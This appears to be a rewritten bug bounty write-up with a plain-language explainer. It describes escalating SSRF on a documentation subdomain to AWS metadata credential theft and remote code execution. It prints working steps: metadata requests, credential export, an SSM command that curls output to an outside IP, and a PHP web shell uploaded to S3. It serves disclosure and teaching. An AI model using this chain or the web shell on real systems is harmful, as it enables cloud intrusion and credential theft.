Escalating SSRF to RCE
A documentation subdomain had an endpoint that fetched a user-supplied URL, allowing server-side request forgery. The attacker used it to read AWS EC2 instance metadata, obtain temporary role credentials, and upload a PHP web shell to an S3 bucket used by the Elastic Beanstalk application, achieving remote code execution.
 Published on medium.com
the first thing that came into my mind is to change the [url]’s value to generaleg0x01.com
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a private client, referred to throughout as redact.com. The vulnerable feature lives on the docs subdomain, docs.redact.com, which serves documentation and some statistics pages. One of those statistics pages contains a photo that links to an asset endpoint under /report/api/v2/help/asset, which takes a url parameter and a mimeType parameter. The endpoint takes a url parameter and a mimeType parameter.
The environment behind the subdomain turned out to be AWS Elastic Beanstalk. As the report describes it, Elastic Beanstalk is a Platform as a Service offering from AWS for deploying and scaling web applications written for Java, .NET, PHP, Node.js, Python, Ruby and Go, and it handles deployment, capacity provisioning, load balancing, auto-scaling and application health monitoring automatically.
Setup
The work was done against a private client engagement, so the domain is redacted. The tools used were a browser, Burp Suite to inspect requests and responses, and the AWS CLI on the tester's own machine, installed with apt install awscli. No credentials were supplied up front: the whole point of the exercise was to obtain temporary AWS credentials through the SSRF and then use them from the terminal.
Finding it
Subdomain enumeration on the client's domain surfaced docs, and the subdomain showed documentation and statistics. Clicking on a statistic's photo produced a link that looked unusual, and the first instinct was to change the url value to the researcher's own domain, generaleg0x01.com. Noticing the mimeType parameter as well, the link was edited into this form:
https://docs.redact.com/report/api/v2/help/asset?url=https://generaleg0x01.com&mimeType=text/html&t=REDACTED.JWT.TOKEN&advertiserId=11

At this stage the behaviour is only an out-of-band resource load: the server fetches a URL the user controls. The request also carries a t parameter holding a JWT and an advertiserId parameter.
Exploitation
Step 1: confirm the environment and the SSRF
While checking requests and responses in Burp Suite, the response header X-Amz-Cf-Id stood out, which indicated the target was running in an AWS environment. The next step was to point the url parameter at the EC2 instance metadata address, [redacted], and navigate to /latest/meta-data/:

That returned the metadata listing, confirming SSRF.
Step 2: read the instance role

Navigating to /latest/meta-data/iam/security-credentials/ returned the role attached to the instance: aws-elasticbeanstalk-ec2-role.
Step 3: grab credentials and instance identity
Two metadata paths were used to collect what the AWS CLI needs:
/latest/meta-data/iam/security-credentials/aws-elasticbeanstalk-ec2-role/returnsAccessKeyId,SecretAccessKeyandToken.

/latest/dynamic/instance-identity/document/returnsinstanceId,accountIdandregion.

Step 4: configure the AWS CLI
With the credentials in hand, the CLI was installed and the environment variables set in a terminal:
~# apt install awscli

~# export AWS_ACCESS_KEY_ID=AccessKeyId
~# export AWS_SECRET_ACCESS_KEY=SecretAccessKey
~# export AWS_DEFAULT_REGION=region
~# export AWS_SESSION_TOKEN=Token

The caller identity was then checked:
~# aws sts get-caller-identity

Step 5: try to escalate through SSM (failed)
The first escalation idea was AWS Systems Manager. The attempt was to run a shell command on the instance through ssm send-command:
~# aws ssm send-command — instance-ids “instanceId” — document-name “AWS-RunShellScript” — comment “whoami” — parameters commands=’curl 128.199.xx.xx:8080/`whoami`’ — output text — region=region
The role was not permitted to do this. The error was:
An error occurred (AccessDeniedException) when calling the SendCommand operation: User: arn:aws:sts::765xxxxxxxxx:assumed-role/aws-elasticbeanstalk-ec2-role/i-007xxxxxxxxxxxxxx is not authorized to perform: ssm:SendCommand on resource: arn:aws:ec2:us-east-1:765xxxxxxxxx:instance/i-00xxxxxxxxxxxxxx

Step 6: try to escalate through SSH (failed)

The second idea was the classic key-pair scenario: create an RSA public and private key pair so that one can log into a remote host from the account without typing a password. This failed because the SSH port was closed.
Step 7: enumerate S3 (partially blocked)
Listing buckets directly was denied:
~# aws s3 ls
An error occurred (AccessDenied) when calling the ListBuckets operation: Access Denied

After some research the researcher concluded that the managed policy AWSElasticBeanstalkWebTier only allows access to S3 buckets whose names start with elasticbeanstalk. The bucket name follows the format elasticbeanstalk-region-account-id, and using the region and account id collected earlier the name was elasticbeanstalk-us-east-1–76xxxxxxxx00. Listing it recursively worked:
~# aws s3 ls s3://elasticbeanstalk-us-east-1–76xxxxxxxx00/ — recursive

Step 8: upload a backdoor and get RCE
A small PHP command shell was written locally:
~# cat cmd.php
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>

It was then copied into the bucket:
~# aws s3 cp cmd.php s3://elasticbeanstalk-us-east-1–76xxxxxxxx00/
upload: ./cmd.php to s3://docs.redact.com/cmd.php

The upload output shows the file at s3://docs.redact.com/cmd.php, and the report records this as a successful RCE.
Root cause
The asset endpoint takes a user-supplied url and fetches it server-side without restricting where it may point. That lets the caller reach the link-local metadata address [redacted], which is reachable from the EC2 instance but should never be reachable through an application feature. The instance runs with the aws-elasticbeanstalk-ec2-role role, and the metadata service returned temporary credentials for that role.
The escalation then depends on what that role is allowed to do. The AWSElasticBeanstalkWebTier managed policy, as the report describes it, permits access to S3 buckets whose names begin with elasticbeanstalk, and the application's own bucket follows that naming pattern. The SSM route was blocked by policy and the SSH port was closed, but the S3 upload succeeded.
Impact
An attacker who can reach the asset endpoint can read the instance metadata, including temporary AWS credentials for the Elastic Beanstalk role, and use them from outside the environment. With those credentials the attacker could list and write to the elasticbeanstalk-* bucket, and uploading a script yielded remote code execution on the target. The report notes that most other CLI commands were denied by the security policy in place, so the blast radius depends on what the role is permitted to do; here the S3 write permission was the decisive one.
Fix
The report does not describe any remediation. The measures that would address the chain are to stop the asset endpoint from fetching arbitrary user-supplied URLs, for example by allow-listing destinations and rejecting link-local and private addresses, and to tighten the instance role so that it cannot write to buckets that the application serves.
Variants to test
- Point the
urlparameter athttp://[redacted]/latest/meta-data/and look for a directory listing. A positive result is any metadata content coming back through the application. - Request
/latest/meta-data/iam/security-credentials/to see whether a role name is returned. A positive result names a role whose credentials can then be requested. - Request
/latest/dynamic/instance-identity/document/and check foraccountIdandregion. A positive result gives the values needed to guesselasticbeanstalk-<region>-<account-id>bucket names. - With any credentials obtained, run
aws sts get-caller-identityand thenaws s3 ls. A positive result is an identity that resolves and a bucket listing that is not denied. - Try
aws s3 ls s3://elasticbeanstalk-<region>-<account-id>/ --recursiveon guessed bucket names. A positive result is a listing of objects, which shows the bucket is writable territory to explore. - Try
aws ssm send-commandagainst the instance id. A positive result is a command that is accepted rather than anAccessDeniedException. - Check whether the SSH port on the instance is reachable. A positive result is an open port that would allow the key-pair login scenario.
- Upload a harmless test file with
aws s3 cpand request it through the application's hostname. A positive result is the file being served, which confirms the path from bucket write to code execution.
What happened, in plain words
A security researcher was hired to test a company's website. The company did not want its name published, so the report calls it redact.com. While looking around, the researcher found a page on a part of the site called docs.redact.com that showed some statistics. One of the pictures on that page was loaded through a special web address that contained another web address inside it. That is a bit like a restaurant menu that says "we will fetch whatever dish you name from any kitchen in the world". The researcher changed the inner address to their own website, and the server obediently fetched it. That is the first sign of a bug called SSRF.
From there the researcher used that same "fetch any address you give me" feature to ask the server to fetch a special address that only the server itself can reach: [redacted]. That address is an internal service that only the server itself can reach, and it can hand out temporary keys for the server's role. The server handed over temporary keys for its own cloud account. With those keys, the researcher used the AWS CLI from their own laptop, found an S3 bucket, and uploaded a tiny script. The upload output showed the script at s3://docs.redact.com/cmd.php, and the report records this as a successful RCE. That last step is called RCE, remote code execution.
This article walks through the same steps the researcher took, explaining every concept from scratch. You only need to know how to use a browser and a computer to follow along.
Some background first
What is a subdomain?
A domain is the name of a website, like redact.com. A subdomain is a name stuck in front of it, like docs.redact.com. Companies use subdomains to split their site into pieces: docs for documentation, shop for the shop, blog for the blog. Each one can be a different server, run by a different team, with different security. That is why testers look for subdomains: a forgotten one is often weaker than the main site.
What is an API and what is an endpoint?
An API (Application Programming Interface) is a way for one piece of software to talk to another. Think of it as a waiter: you tell the waiter what you want, the waiter goes to the kitchen, and brings back a plate. You never walk into the kitchen yourself. An endpoint is one specific dish on that menu, one web address that accepts a request and returns an answer. In this report the endpoint is /report/api/v2/help/asset, and it takes a few ingredients as parameters.
What is a parameter?
A parameter is a named value you attach to a web address after a question mark. In ?url=https://example.com&mimeType=text/html, there are two parameters: url with the value https://example.com, and mimeType with the value text/html. The & separates them. Parameters are how you tell an endpoint what you want.
What is a token or a JWT?
When you log in to a website, the site needs a way to remember you on the next request. It gives your browser a small piece of text, called a token, that you send back with every request. A JWT (JSON Web Token) is one common format for such a token. It is like a cloakroom ticket: whoever holds the ticket can pick up the coat. If someone else gets your ticket, they can pretend to be you. In this report the endpoint's address contains a t parameter holding a JWT, which the researcher redacted before publishing.
What is SSRF?
SSRF stands for Server-Side Request Forgery. The word "forgery" here means the attacker is making the server send a request the attacker chose. Normally a server fetches things on your behalf only from places it trusts. If a feature lets you name any address and the server fetches it, you can make the server talk to machines that you, sitting at home, cannot reach. It is like convincing a building's receptionist to make a phone call to a locked room inside the building on your behalf. The receptionist has access; you do not.
What is out-of-band resource load?
When a server fetches a resource from a domain you control, and you can see that fetch arrive on your own server, that is called an out-of-band resource load. "Out of band" means the signal comes back through a different channel than the normal response: not in the page you see, but in a log on your own server. It is the first proof that the server is doing what you asked.
